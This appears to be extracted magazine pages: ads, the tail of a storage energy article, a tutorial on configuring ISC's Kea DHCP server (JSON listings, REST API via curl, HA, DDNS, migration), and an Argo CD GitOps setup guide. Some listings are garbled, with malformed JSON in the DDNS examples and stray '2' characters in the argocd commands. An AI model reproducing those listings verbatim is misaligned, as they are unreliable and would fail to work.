Improve your Linux skills with this cool collection of inspirational tricks and shortcuts for Linux geeks.

- Google on the Command Line
- OpenSnitch Application Firewall
- Parse the systemd journal
- Control Git with lazygit
- Run Old DOS Games with DOSBox
- And more!



ORDER ONLINE:
sparkhaus-shop.com/specials

gains; again, everything depends on the use case.

Compression: It Depends

Data compression is based on an algorithm that allows more data to be stored in less space, which also saves time and bandwidth during data replication. Data compression can be used on primary, secondary, and tertiary storage environments. In contrast to tape, optimization in hard disk and flash-based storage systems by inline compression is technically more complex, affects performance, and is less effective depending on the type of data because 4 or 8KB blocks are usually stored.

Nevertheless, compression offers advantages in terms of energy efficiency and sustainability, especially for flash systems, and includes parameters such as increased logical capacity (by a factor of 10:1) and lower write amplification (i.e., longer life by a factor of five of the NAND storage medium). However, the controller's design becomes more complex and can cause the overall cost of the system to rise and affect performance, depending on the vendor's implementation.

Tape for Cold Data

The increasing amount of inactive data requires a coordinated IT strategy in terms of the required and appropriate data management tools and IT infrastructure components. In addition to hard disk developments such as heat- and microwave-assisted magnetic recording (HAMR

and MAMR) for greater HDD capacity and the advantages of flash, linear tape-open (LTO) magnetic tape as a currentless medium for archive environments up to the exabyte range is moving into the center of attention on the storage medium side. New developments in durability and capacity play a role in CO₂ reduction and low storage costs. Additionally, management tools for file formats and Amazon simple storage service (S3) object data formats are key to energy-efficient handling of very large data volumes.

Tape libraries only consume power when they are online (i.e., when data is written to them or retrieved for specific purposes). Companies can significantly reduce their CO₂ emissions by migrating infrequently accessed (cold) data to tape. One report estimated that by moving cold data from disk to tape storage, an 87% reduction in carbon emission and an 86% reduction in total cost of ownership could be achieved over 10 years [8].

Conclusions

The storage share of the total data center energy budget is expected to double by 2030. More effective resource utilization for container technologies such as Kubernetes is an important building block in this context. A single technical solution to all of the above challenges is unlikely in the foreseeable future. One practicable approach is to optimize continuously all the technologies and processes involved (Table 1) for the best possible use of resources. ■

Info

- [1] German data centers: [<https://www.bitkom.org/Presse/Presseinformation/Deutsche-Rechenzentren-Wachstum-Effizienz>] (in German)
- [2] US data center energy usage report: [https://www.energystar.gov/ia/partners/prod_development/downloads/NDCFactSheet.pdf?18d4-b6e9]
- [3] "Is PUE actually going UP?" by Andy Lawrence, *Uptime Institute Journal*, May 15, 2019, [<https://journal.uptimeinstitute.com/is-pue-actually-going-up/>]
- [4] Blume, A., and M. Keith, "Germany's Green IT Initiative is cutting energy consumption and GHG emissions in its public sector." World Bank Group, March 23, 2023, [<https://blogs.worldbank.org/governance/germanys-green-it-initiative-cutting-energy-consumption-and-ghg-emissions-its-public>]
- [5] German green IT initiative: [<https://www.bmuv.de/themen/nachhaltigkeit-digitalisierung/digitalisierung/green-it-initiative>] (in German)
- [6] Shehabi, A., S. Smith, D. Sartor, et al. United States Data Center Energy Usage Report. Lawrence Berkely National Laboratory report LBNL-1005775, 2016: [https://datacenters.lbl.gov/sites/default/files/DataCenterEnergyReport2016_0_0.pdf]
- [7] Bizo, D. Silicon heatwave: the looming change in data center climates. Uptime Institute Intelligence report 74, 2022: [https://uptimeinstitute.com/uptime_assets/4cf0d2135dc460d5e9d22f028f7236f7b5c3dd2f75672c3d2b8dfd4df3a3eea6-silicon-heatwave-the-looming-change-in-data-center-climates.pdf]
- [8] Tape storage and carbon emissions: <https://www.backupworks.com/tape-storage-reduce-energy-consumption-and-carbon-emissions.aspx>



OCTOBER 15-17

Downtown Raleigh, NC USA

~5000
attendees

150+
speakers

150+
sessions

*New decade,
same tradition
of featuring
the best open
source content
in the world*

**REGISTER
TODAY**



*Scan code or visit
2023.allthingsopen.org*



Kea, the ISC's successor to the DHCP daemon

Connecting

The Internet Systems Consortium announced the end of life for the standard DHCP daemon in Fall 2022. Its designated successor Kea has been in development for years. By Konstantin Agouros

In early October 2022, the Internet Systems Consortium (ISC) released versions 4.4.3-P1 and 4.1-ESV-R16-P2 of the ISC Dynamic Host Configuration Protocol (DHCP) server. At the same time, the non-profit organization announced that this would likely be the last release of the software and set the end-of-life date for December 2022. Although the DHCP server daemon `dhcpd` remains functional, according to ISC it will no longer be updated unless serious security vulnerabilities arise. Now is the time therefore for you to take a look at Kea, ISC's new DHCP server suite.

Development of the designated `dhcpd` successor began in 2014. At the time of writing, the available Kea versions were 2.2.0 (July 2022, Current-Stable) and 2.3.6 (March 2023, Experimental-Development). Most distributions have prebuilt Kea packages in their repositories, and the ISC itself offers its own DEB, RPM, and APK packages. A source code tarball is available for download, as well.

Structure

Under the auspices of the legacy ISC `dhcpd`, IPv4 and IPv6 DHCP were still completely separate processes with completely separate configurations. Kea still maintains two separate services with separate configuration files, but a single Kea control agent controls them. A REST API can also be used to configure services consistently. The fourth component is the dynamic DNS (DDNS) update daemon, which creates entries on DNS servers on the basis of assigned DHCP leases. This function was already part of the classic ISC `dhcpd`.

The way data is stored is another major difference. The ISC `dhcpd` allowed LDAP as an external data source. Kea supports PostgreSQL and MySQL databases for lease and host reservations. However, the Kea administrator's guide advises creating host reservations in the configuration file so that performance is not affected, unless large volumes are involved. Without the database, the host reservations reside directly in the

configuration file, and Kea manages the leases in a CSV file.

The Kea design is modular, so you first need to load custom libraries to enable certain functions (e.g. to support the back-end database and to enable REST API commands for managing leases).

Installation

The easiest way to install Kea is to use Apt, Yum, Emerge, or Pacman. If your choice of distribution does not give you the version you want, use the ISC repositories [1]. Depending on the distribution (e.g., Ubuntu), the various components are also available as individual packages.

First, you need to decide which of the components to run. If you do not use IPv6, the DHCPv6 server does not need to be running. Likewise, the DDNS updater does not need to run if the infrastructure does not require it. Here, too, the procedure differs from distribution to distribution. Ubuntu, for example, has one systemd service per component. On Gentoo Linux,

Photo by Markus Winkler on Unsplash

entries in the `/etc/conf.d/kea` file control the components started by the `kea` service.

Configuration

The most essential difference from `dhcpcd` is the format of the configuration file: Kea relies on JSON. The basic syntax has been standardized. Individual components each have their own configuration file, which is always structurally similar. The outermost block is a JSON dictionary that contains the file type or configuration as a single key. The DHCP configuration in IPv4 and IPv6 uses `dhcp4` and `dhcp6`, whereas `Control-agent` is for the control agent. **Listing 1** shows a very simple configuration for the DHCP4 daemon.

This example defines the service for the `192.168.2.0/24` subnet. The DNS servers on this network have the IP addresses `192.168.2.1` and `192.168.2.2`, and you want the clients to look for host records in the *mydomain.example.com* and *example.com* domains. The configuration defines a subnet (`subnet4`, `192.168.2.0/24`) for which the default router option applies with a router on `192.168.2.254`. On this network, dynamic IP addresses are assigned from a pool ranging from `192.168.2.1` to `192.168.2.50`. Finally, two reservations on this subnet are based on the MAC address. A specific DNS server is explicitly set for the second reservation.

The entire configuration uses the in-memory database stored in a CSV text file for the assigned leases. Its location depends on your choice of distribution, but it will typically reside in `/var/lib/kea/`. The configuration structure is logical. The block `option-data` appears at three different hierarchy levels, but it is always a field with single dictionary entries. Instead of the `name` keyword, an entry can also use `code` followed by the number of the configured DHCP option. For example, the block from **Listing 2** sets DHCPv4 option code 15 (`domain-name`).

The more specific the hierarchy, the higher the priority. A host-level option overrides the subnet-level definition,

which in turn overrides a global definition. The `control-socket` block defines the “remote control.” This Unix domain socket supports commands from Kea’s REST API. With a tool like `socat`, you can send API commands directly in JSON format if needed.

The Kea Control Agent component essentially translates this access to an HTTP interface and allows access to all other components, each of which provides its own control socket. In more complex DHCP configurations, classes often group hosts together according to certain parameters besides the logical Global, Subnet, and Host hierarchy levels. For a class of this type, you can then use an `option-data` block to set other options. This is required to boot off the network, for example. Boot agents usually send their own parameters in the DHCP request. In the case of classic PXE boot, a string like `PXEClient:Arch:00000:UNDI:002001` is found in the `vendor-class-identifier` option. In a class that checks this option, the client then needs to download parameters like the boot file by trivial FTP (TFTP). If the client boots its operating system from the local hard drive, it is not usually necessary to specify a network boot file, which, accordingly, does not need to be sent. The Kea configuration defines classes under the `client-classes` key.

Listing 3 shows a block that implements the described scenario for TFTP-based booting. The syntax of the possible tests is described in a Knowledgebase article from the ISC [2].

Hook Libraries

Kea is modular in terms of its design. Certain functions, such as those for saving to an SQL database, first need to be loaded in the configuration. In this way, the free version of the software differs from the version with a commercial support contract. The free version includes only the hook libraries for BOOTP, flexible options, high availability (HA), the MySQL and PostgreSQL back ends, script execution, and API commands for managing leases and statistics.

Listing 1: Simple DHCP4 Configuration

```
{
  "dhcp4": {
    "interfaces-config": {
      "interfaces": [ "eth0" ]
    },
    "control-socket": {
      "socket-type": "unix",
      "socket-name": "/run/kea/kea4-ctrl-socket"
    },
    "lease-database": {
      "type": "memfile",
      "lfc-interval": 3600
    },
    "renew-timer": 900,
    "rebind-timer": 1800,
    "valid-lifetime": 3600,
    "option-data": [{
      "name": "domain-name-servers",
      "data": "192.168.2.1, 192.168.2.2"
    }, {
      "name": "domain-search",
      "data": "mydomain.example.com, example.com"
    }],
    "subnet4": [{
      "subnet": "192.168.2.0/24",
      "pools": [{ "pool": "192.168.2.1 - 192.168.2.50" }],
      "option-data": [{
        "name": "routers",
        "value": "192.168.2.254"
      }],
      "reservations": [{
        "hw-address": "00:11:22:33:44:55",
        "ip-address": "192.168.2.60",
        "hostname": "host-2-60"
      }, {
        "hw-address": "00:00:00:00:00:01",
        "ip-address": "192.168.2.253",
        "hostname": "special-host",
        "option-data": [{
          "name": "domain-name-servers",
          "data": "192.168.1.1"
        }]
      }
    ]
  }
}
```

Listing 2: Dictionary Entry

```
{
  "code": 15,
  "data": "example.org"
}
```

Listing 3: Class Definition

```
{
  "client-classes": [{
    "name": "pxelinux",
    "test": "option[vendor-class-identifier].text == 'PXEClient:Arch:00000:UNDI:002001'",
    "next-server": "172.17.1.1",
    "boot-file-name": "pxelinux.0"
  }]
}
```

The paid support version has a set of API commands that manage individual parts of the configuration (e.g., the subnets) directly with API calls. Calls like `add-network` are available in this case. Without these libraries, the only option is to use an API request to transfer the complete configuration.

Listing 4: Including Hook Libraries

```
"hooks-libraries": [{
  "library": "/usr/lib64/kea/hooks/libdhcp_lease_cmds.so",
  "parameters": {}
}, {
  "library": "/usr/lib64/kea/hooks/libdhcp_pgsql_cb.so",
  "parameters": {}
}]
```

Listing 5: Leases Database

```
"lease-database": {
  "type": "postgresql",
  "name": "kea",
  "user": "dhcp",
  "password": "dhcp",
  "host": "localhost",
  "port": 5432,
  "lfc-interval": 3600
}
```

Listing 6: Control Agent Configuration

```
"Control-agent": {
  "http-host": "127.0.0.1",
  "http-port": 8000,
  "control-sockets": {
    "dhcp4": {
      "socket-type": "unix",
      "socket-name": "/run/kea/kea4-ctrl-socket"
    },
    "dhcp6": {
      "socket-type": "unix",
      "socket-name": "/run/kea/kea6-ctrl-socket"
    },
    "ddns": {
      "socket-type": "unix",
      "socket-name": "/run/kea/kea-ddns-ctrl-socket"
    }
  }
}
```

Listing 7: API Control with Curl

```
$ curl -s -H "Content-type: application/json" -X POST -d '{ "command": "list-commands", "service": [ "dhcp4" ] }' http://localhost:8000
$ curl -s -H "Content-type: application/json" -X POST -d '{ "command": "lease4-add", "arguments": { "ip-address": "172.17.6.8", "hw-address":
  "52:54:00:8a:17:9f" }, "service": [ "dhcp4" ] }' http://localhost:8000/
[ { "result": 0, "text": "Lease for address 172.17.6.8, subnet-id 2 added." } ]
$ curl -s -H "Content-type: application/json" -X POST -d '{ "command": "lease4-del", "service": [ "dhcp4" ], "arguments": { "ip-address": "172.17.6.8",
  "subnet-id": 1 } }' http://localhost:8000/
```

If you want the DHCPv4 server to work with a PostgreSQL database and provide the commands for managing leases by API, you need the statements from [Listing 4](#). The syntax for including libraries is always the same: `library` is followed by the matching storage path. Some of the libraries also require parameters, which you can specify after the `parameters` key.

Database Back End

If you want Kea to store the leases in a database, the `lease-database` block in the configuration needs to look like that shown in [Listing 5](#), but first you need to set up the database in line with the instructions in the Kea Administrator Reference Manual [\[3\]](#). After creating the database and the matching account, you need to initialize the schema. The `dhcpdb_create.pgsql` SQL file, which creates all the required tables, is in `/usr/share/kea/scripts/pgsql/` – the path can vary depending on the distribution. If the database contains the leases, lease control by the API can be ignored, because the details can also be changed by SQL statements. Kea looks up the table for each assignment.

API Access

As mentioned earlier, although the control socket also allows control by the API, the primary approach is by the control agent. It provides its services on port 8000 in the default configuration but only accepts connections on localhost, which fortuitously means no authentication options. The documentation suggests the use of a reverse proxy such as Apache or NGINX if you want access with user authentication.

[Listing 6](#) shows a sample configuration for the control agent.

You can enable Transport Layer Security (TLS) on the server, which means you have at least one potential approach to protecting access with TLS authentication. The API can be operated with the `curl` command from the first line of [Listing 7](#), which asks the control agent for the API commands that the DHCP4 daemon supports. The output depends on the hook libraries you included. For example, the commands for managing DHCP leases do not appear until you include the hook library according to the procedure described above. The version without a support contract only allows changes to the configuration in the leases or in the full configuration. The API call in the second line of [Listing 7](#) creates a lease. In response, Kea sends the output shown in the next line of the listing. Kea autonomously determines the subnet ID when deleting the lease from its configuration. When creating leases, unlike when creating a host reservation, it is not possible to store separate DHCP parameters for the individual clients. The call in the last line of [Listing 7](#) deletes a lease.

For example, if you want to add a new subnet definition to the configuration, without a support contract the only option is to download the entire configuration, parse the JSON block, add the new subnet to the correct part of the data structure, and then send the entire configuration back to the Kea server as a JSON block. The JSON block for downloading the configuration is shown in the first line of [Listing 8](#).

Further processing of the resulting JSON configuration is handled by the JSON library of your preferred programming language. After completing

the desired changes, the call in the second line of **Listing 8** loads the entire configuration, which, however, does not mean that the configuration has been saved yet. The API call in the last line takes care of that. After changing the configuration manually, you can also use the API `config-reload` command; it does not expect any arguments.

High Availability

Like the legacy `dhcpd`, Kea lets you set up a cluster of multiple servers. For this purpose, it needs the Lease Commands library to create leases on a partner server with the API and the HA library, which contains the information on how to reach the partner in its parameter block. When you set this up, you can use TLS or basic authentication to secure the connection between the cluster members. You can either run the cluster in load-balancing mode to distribute the load or use hot-standby mode, in which only one Kea server is active at any given time. The configuration in **Listing 9** shows the configuration for the load-balancing approach. You have the option of specifying which of the two servers you want to serve which pool in the address pool configuration. To do this, you need a line such as

```
"client-class": "HA_server1"
```

in the configuration. The class here is automatically named `HA_<Server-Name>`. In load-balancing mode, each of the two servers only issues addresses from its own pool. If one of the partners is not running, the other takes over. The other configuration parameters specify the times at which you want the system to check whether the other cluster members are still running and the frequency at which updates are distributed or how much backlog is allowed.

You can also combine your own class definitions with those provided by the load balancer. The Kea Administrator Reference Manual provides a how-to for this in the “Load Balancing with Advanced Classification” section **[4]**.

DDNS

In many cases, you will want all of your hosts to have DNS records in addition to their IP addresses, both to resolve the name to the IP address (forward) and to resolve the IP to the name (reverse). To handle this operation, the legacy ISC `dhcpd` offered a function for sending DDNS updates from the assigned lease. Kea does not implement this function in the DHCP daemon, but provides its own `kea-dhcp-dns` service instead.

Like all the other services, you need to start and activate it separately. In addition to keys for authenticating updates, the matching configuration also contains information on the IP address and port combination on which the service accepts requests. Additionally, lists of DNS servers for forward and reverse zones let the service know to which servers it will send updates.

Listing 10 shows a simple configuration with only one key. Updates for one forward zone and one reverse zone are forwarded to the name server on host 172.17.1.1. For the reverse zone, an additional entry for a second name server demonstrates how the port parameter routes the connection to a different port. Further configuration is needed on the DHCP server to make it use the DDNS server. Make sure the entry in the `name` field ends with a period for forward domains. From the configuration in **Listings 10 and 11**, it follows that the DHCP server sends a DNS update request for `name.demodomain.lmtest.de.`, even without a dot at the end of the domain in the `dhcpd` configuration. It took me about half an hour of searching to realize this. The configuration block in **Listing 11** tells Kea to set the hostname to `prefix-172-17-6-6.demodomain.lmtest.de` if the client does not send its own name. You can also populate the statement in `ddns-replace-client-name`

Listing 8: API Commands

```
{ "command": "config-get", "service": [ "dhcp4" ] }
{ "command": "config-set", "service": [ "dhcp4" ], arguments: { <complete config> } }
{ "command": "config-write", "service": [ "dhcp4" ], "arguments": { "filename": "/etc/kea/<test123>.json" } }
```

with the values `when-present`, `always`, or `never`. In addition to the `A` and `PTR` records, the simple dynamic DNS daemon (`ddnsd`) also creates a DHCP client ID (DHCID) record in the forward and reverse zones. If a DHCP client releases its lease correctly, the entries are deleted.

Migration

Kea completely replaces the legacy `dhcpd`. In more complex configurations that contain many reservations and that use files with hundreds or thousands of lines, manual conversion would be very time consuming and extremely prone to error. This problem prompted the ISC to provide the `keama` tool, which creates a Kea DHCP configuration from a `dhcpd.conf` file. However, `KeaMA` is not included

Listing 9: HA with Load Balancing

```
"hooks-libraries": [{
  "library": "/usr/lib/kea/hooks/libdhcp_lease_cmds.so",
  "parameters": {}
}, {
  "library": "/usr/lib/kea/hooks/libdhcp_ha.so",
  "parameters": {
    "high-availability": [{
      "this-server-name": "server1",
      "mode": "load-balancing",
      "heartbeat-delay": 10000,
      "max-response-delay": 60000,
      "max-ack-delay": 5000,
      "max-unacked-clients": 5,
      "delayed-updates-limit": 100,
      "peers": [{
        "name": "server1",
        "url": "http://172.17.1.43:8000/",
        "role": "primary",
        "auto-failover": true
      }, {
        "name": "server2",
        "url": "http://172.17.1.44:8000/",
        "role": "secondary",
        "auto-failover": true
      }
    ]
  }
}]
}
```

in the Kea packages; instead, you find it in the sources of the legacy `dhcpcd`. After compiling, you can use `keama` to convert your configuration. The command-line tool supports a number of options for this, the most important of which are summarized in [Table 1](#).

Listing 10: DDNS Configuration

```
{
  "DhcpDdns": {
    "ip-address": "127.0.0.1",
    "port": 53001,
    "control-socket": {
      "socket-type": "unix",
      "socket-name": "/run/kea/kea-ddns-ctrl-socket"
    },
    "tsig-keys": [{
      "name": "dnstsigkey",
      "algorithm": "HMAC-MD5",
      "secret": "pJGqiQBjQUXELdUyP41PzA=="
    }],
    "forward-ddns": {
      "ddns-domains": [{
        "comment": "Test Domain",
        "name": "demodomain.lmtest.de.",
        "key-name": "dnstsigkey",
        "dns-servers": [{
          "ip-address": "172.17.1.1"
        }]
      }]
    },
    "reverse-ddns": {
      "ddns-domains": [{
        "name": "6.17.172.in-addr.arpa.",
        "key-name": "dnstsigkey",
        "dns-servers": [{
          "ip-address": "172.17.1.1"
        }], {
          "ip-address": "192.168.77.88",
          "port": 53001
        }
      }]
    },
    "loggers": [{
      // This specifies the logging for D2 (DHCP-DDNS)
      daemon: {
        "name": "kea-dhcp-ddns",
        "output_options": [{
          "output": "@localstatedir@/log/kea/kea-ddns.log"
        }],
        "severity": "INFO",
        "debuglevel": 0
      }
    ]
  }
}
```

In the test, the converter worked quite well, even with my slightly more complex configuration; it even managed to import a second file. Parameters in the source file that KeaMA does not understand or that do not make sense to Kea (e.g., the object management application programming interface (OMAPI) configuration) are commented out in the target file. You will definitely want to check the results in depth.

Conclusions

Kea handles the same tasks as the legacy `dhcpcd`. Its REST API is easier to automate than the idiosyncratic

Table 1: Some KeaMA Options

Option	Meaning
-4	Converts a DHCPv4 configuration
-6	Converts a DHCPv6 configuration
-i	Source file
-o	Output file
-l	Path to hook libraries

Listing 11: Adding DHCP for DDNS

```
"dhcp-ddns": {
  "enable-updates": true,
  "server-ip": "127.0.0.1",
  "server-port": 53001,
  "sender-ip": "127.0.0.1",
  "max-queue-size": 2048,
  "ncr-protocol": "UDP",
  "ncr-format": "JSON"
},
"ddns-send-updates": true,
"ddns-override-no-update": true,
"ddns-override-client-update": true,
"ddns-replace-client-name":
  "when-not-present",
"ddns-generated-prefix": {}, "prefix",
"ddns-qualifying-suffix": "demodomain.lmtest.de",
"ddns-update-on-renew": false,
"ddns-use-conflict-resolution": true,
}, "hostname-char-set": "[^A-Za-z0-9.-]",
"hostname-char-replacement": "x",
```

`dhcpcd` OMAPI. Disappointingly, the ISC is only making part of the configuration accessible with the API without a paid support contract. As I said earlier, this can be worked around by generating the complete configuration externally and using an API request to push it into place. At least Kea offers you the possibility of controlling the entire configuration with the API, which the legacy `dhcpcd` did not let you do.

Detailed examples of how to configure each service can be found on GitHub [5]. The KeaMA migration tool is a useful tool for migrating typical configurations to Kea, but use of the LDAP back end with `dhcpcd` complicates the migration significantly. In this case, you cannot escape the task of exporting and converting the data stored in LDAP.

Info

- [1] ISC repositories: [\[https://cloudsmith.io/~isc/repos\]](https://cloudsmith.io/~isc/repos)
- [2] ISC Knowledgebase - class definition: [\[https://kb.isc.org/docs/understanding-client-classification\]](https://kb.isc.org/docs/understanding-client-classification)
- [3] Kea Admin Guide (version 2.2.0): [\[https://kea.readthedocs.io/en/kea-2.2.0/\]](https://kea.readthedocs.io/en/kea-2.2.0/)
- [4] Load balancing: [\[https://kea.readthedocs.io/en/kea-2.2.0/arm/hooks.html?highlight=Load%20Balancing#load-balancing-with-advanced-classification\]](https://kea.readthedocs.io/en/kea-2.2.0/arm/hooks.html?highlight=Load%20Balancing#load-balancing-with-advanced-classification)
- [5] Configuration examples: [\[https://github.com/isc-projects/kea/blob/master/doc/examples\]](https://github.com/isc-projects/kea/blob/master/doc/examples)

The Author

Konstantin Agouros works as Head of Engineering and Open Source Solutions at Matrix Technology GmbH, where he and his team advise customers on open source, security, and cloud issues. His book *Software Defined Networking: Praxis mit Controllern und OpenFlow* (Practical Applications with Controllers and OpenFlow) is published by De Gruyter.



DrupalCon

LILLE 2023
17-20 OCTOBER

Looking forward to seeing you in Lille!

DrupalCon comes back to France in 2023 between 17-20 October! This time the Lille Grand Palais is our host venue in Lille. Easily accessible with only a 35-minute train ride from Brussels and 80 minutes from London by train.



Register now to
get the best rate!



Take a look
at the Schedule



Become
a Sponsor

Visit our website <https://events.drupal.org/lille2023> for more information



A GitOps continuous delivery tool for Kubernetes

Nothing but the Truth



Argo CD uses Git repositories as the source of truth for defining a desired application state and automates the deployment in target environments. By Artur Skura

GitOps is a paradigm or a set of practices that empowers developers to perform tasks that typically are done by the operations team. GitOps requires code to be declarative and uses Git as the single source of truth for the system's desired state. The Git repository, in this case, becomes the core element for version control, code review, and automated deployment. Argo CD, a project of the Cloud Native Computing Foundation (CNCF), is a declarative, GitOps continuous delivery tool for Kubernetes. It leverages the Git repository as the source of truth for Kubernetes resources and applications' desired state.

GitOps is a way of implementing continuous deployment (CD) for cloud-native applications. It focuses on a developer-centric experience when operating infrastructure with the use of tools with which developers are already familiar, including Git and continuous deployment tools. The "Ops" in GitOps does not mean that developers become responsible for operations. It means that operational procedures are encoded in software and become part of the

codebase. For some reason or another, today's GitOps are most often associated with Kubernetes, but in principle, it can be used in conjunction with any other environment.

Why Argo CD?

Argo CD is designed to solve the complexities around Kubernetes deployment. It follows the GitOps pattern of using Git repositories as the source of truth for defining the desired application state. Kubernetes manifests can be specified in several ways, such as Kustomize applications, Helm charts, Jsonnet files, plain YAML and JSON manifest directories, and any custom management tool configured as a config management plugin. As a GitOps tool, Argo CD brings several benefits to the table. It allows for easy tracking of all changes, automatic application deployments, and quick rollbacks if necessary. It also ensures consistency and stability of applications by maintaining the desired state of the system as defined in Git. The Argo CD implementation of GitOps is straightforward yet powerful.

It continuously monitors the Git repository to ensure that the state of the deployed applications matches the state defined in the repository. If a discrepancy is detected, Argo CD takes action to align the actual state with the desired state, which could mean deploying a new version of an application, scaling the number of pods, or even changing a configuration setting.

In essence, Argo CD takes the manual effort out of deployment and operations, allowing teams to focus on what matters most: building great applications. By treating infrastructure as code and using Git as a single source of truth, Argo CD brings predictability, transparency, and efficiency to application delivery. Before I go further, you might start to wonder: If Argo CD is such a fantastic tool, why isn't everyone using it? Well, for starters, many organizations do. However, you have to take into consideration certain things before you make the decision to use the tool.

First, Argo CD is designed to work with Kubernetes (sometimes called

K8s). If you are not using K8s, it makes little sense to consider Argo CD, at least at present. Second, you need to invest considerable time in learning the new environment and the GitOps paradigm – you won't become proficient overnight, because of the sheer complexity of the project. Also, Argo CD is not a Swiss army knife; it takes care of the delivery aspect, and it does it well, but it won't manage application dependencies for you, for example. That said, if you are already using Kubernetes and are looking for a more efficient way to control the deployments of your applications – or are just curious about what GitOps is – read on.

Installation

For the sake of brevity, I assume you have your K8s cluster already set up and running, and the `kubectl` tool is available. Installing Kubernetes is outside the scope of this article, but you can find resources on the subject in a previous issue of this magazine [1]. Before installing Argo CD, you need to create a namespace where Argo CD services and application resources will live:

```
kubectl create namespace argocd
```

Next, you install Argo CD in the `argocd` namespace you created by applying the Argo CD installation manifests:

```
kubectl apply -n argocd \
  -f https://raw.githubusercontent.com/
  argoproj/argo-cd/stable/manifests/
  install.yaml
```

If you are installing Argo CD into a different namespace, make sure to update the namespace reference in the `ClusterRoleBinding` resources included in the installation manifests.

By default, the Argo CD API server is not exposed with an external IP. To access the API server, you can use one of the usual techniques. The first is to change the `argocd-server` service type to `LoadBalancer`:

```
kubectl patch svc argocd-server \
  -n argocd \
  -p '{"spec": {"type": "LoadBalancer"}}'
```

If you're just experimenting, use the `kubectl` port-forwarding feature:

```
kubectl port-forward svc/argocd-server \
  -n argocd 8080:443
```

The API server can then be accessed from <https://localhost:8080>.

ArgoCD CLI

Once Argo CD is installed, you'll need to set up the Argo CD command-line interface (CLI) and log in to Argo CD. The latest version of the Argo CD CLI is on the Argo CD GitHub releases page [2]. If your operating system is macOS, Linux, or Windows Subsystem for Linux (WSL), you can also install the CLI with Homebrew:

```
brew install argocd
```

The initial password for the `admin` account is auto-generated and stored as clear text in the `password` field of a secret named `argocd-initial-admin-secret` in your Argo CD installation namespace. You can retrieve this password from the Argo CD CLI:

```
argocd admin initial-password -n argocd
```

With the username `admin` and the password from the previous command, log in to the Argo CD IP or hostname:

```
argocd login <ARGOCD_SERVER>
```

If the Argo CD API server isn't directly accessible, you can access it from the CLI with port forwarding by setting the `ARGOCD_OPTS` environment variable,

```
export ARGOCD_OPTS=\
  '--port-forward-namespace argocd'\
  argocd account update-password
```

or by adding the `--port-forward-namespace argocd` flag to every CLI command.

Ready, Steady, ...

After setting up Argo CD and the Argo CD CLI, you can register a cluster to deploy applications to and create an application from a Git repository. By default, Argo CD will deploy applications to the Kubernetes cluster on which it is installed. If you want to deploy applications to a different cluster, you need to register that cluster with Argo CD.

To register a cluster, use the command to add a cluster,

```
argocd cluster add <CONTEXT_NAME>
```

which requires the kubeconfig context name of the cluster you want to register.

A Simple Example

Now you can see how Argo CD leverages the power of Git to define your applications in a declarative manner and maintain version control. In other words, your application's desired state is described within your Git repository, and any changes to this state are tracked and version controlled. For instance, consider a simple application defined by a Kubernetes Deployment (Listing 1) and Service (Listing 2). You can store the YAML manifests for these resources in a Git repository.

Listing 1: deployment.yaml

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: my-app
spec:
  replicas: 3
  selector:
    matchLabels:
      app: my-app
  template:
    metadata:
      labels:
        app: my-app
    spec:
      containers:
        - name: my-app
          image: my-org/my-app:1.0.0
          ports:
            - containerPort: 8080
```

With Argo CD, you can create an application that tracks the state of these resources:

```
argocd app create my-app 2
--repo https://github.com/my-org/2
  my-repo.git 2
--path /path/to/application/manifests 2
--dest-namespace default 2
--dest-server 2
  https://kubernetes.default.svc 2
--sync-policy automated
```

This command creates an Argo CD application that automatically synchronizes the state of your Kubernetes application with the desired state defined in your Git repository.

Configurations and Environments

Argo CD's support for declarative and version-controlled configurations extends to environments as well. You can manage different environments such as development, staging, and production with separate namespaces in your Kubernetes cluster or even separate clusters.

For example, you can create different Argo CD applications for different environments. In the command in

Listing 2: service.yaml

```
apiVersion: v1
kind: Service
metadata:
  name: my-app
spec:
  selector:
    app: my-app
  ports:
    - protocol: TCP
      port: 80
      targetPort: 8080
```

Listing 3: Environment Syncs

```
# Development environment sync policy
argocd app create my-app-dev --repo https://github.com/my-org/my-repo.git
--path /path/to/application/manifests --dest-namespace dev
--dest-server https://kubernetes.default.svc --sync-policy automated

# Production environment sync policy
argocd app create my-app-prod --repo https://github.com/my-org/my-repo.git
--path /path/to/application/manifests --dest-namespace prod
--dest-server https://kubernetes.default.svc --sync-policy manual
```

Listing 3, the development environment is automatically synchronized with the Git repository, whereas the production environment requires manual synchronization, which allows you to control when changes are deployed to production.

Argo CD Architecture

To leverage the capabilities of Argo CD fully, it's essential to understand its architecture [3]. Argo CD is implemented as a Kubernetes controller. In the Kubernetes ecosystem, a controller is a control loop that watches the shared state of the cluster through the API server and makes changes in an attempt to move the current state toward the desired state.

Argo CD continuously monitors running applications and compares the current, live state against the desired, target state (as specified in the Git repo). A deployed application whose live state deviates from the target state is considered `OutOfSync`. Argo CD reports and visualizes the differences, while providing facilities to sync the live state automatically or manually back to the desired target state. Argo CD comprises several components, each serving a specific purpose in the system. The key component is Argo CD API server, which exposes the Argo CD API, allowing users to interact with Argo CD via *argocd* on the CLI, the Argo CD user interface (UI), or any other program that can communicate with the API server. The next component is the repository server, a stateless API used by the application controller to retrieve repository and Helm chart details. The Argo CD application controller is a Kubernetes controller that continuously

monitors applications and attempts to maintain the desired state. Argo CD Redis is a Redis server used for caching Git repository data. Finally, Argo CD Dex is an OpenID Connect identity hub. Dex can be used to enable a login through a third-party single sign-on (SSO) provider.

Automated Deployments

One of the core features of Argo CD is automated deployment. As previously mentioned, Argo CD continuously monitors your Git repository for changes and automatically applies any updates to your Kubernetes cluster, which ensures that your cluster's state always matches the desired state defined in your Git repository. For instance, if you update the number of replicas in a Deployment (**Listing 4**) and push that change to your Git repository, Argo CD automatically updates the deployment in your Kubernetes cluster to match the desired state.

Choose Your Way

Argo CD supports a variety of configuration management and templating tools, including Kustomize, Helm, Jsonnet, and plain YAML. Therefore, you can define your applications in the way that best suits your needs and workflows. For example, if you use Helm, you can define a Helm chart in your Git repository and Argo CD will use Helm to deploy your application:

```
argocd app create my-app 2
--repo https://github.com/my-org/2
  my-repo.git 2
--path </path/to/helm/chart> 2
--dest-namespace default 2
--dest-server https://kubernetes.2
```

Listing 4: deployment.yaml Update

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: my-app
spec:
  replicas: 5 # increased from 3 to 5
  ...
```



```
default.svc 2
--sync-policy automated 2
--helm-set image.tag=v1.0.0
```

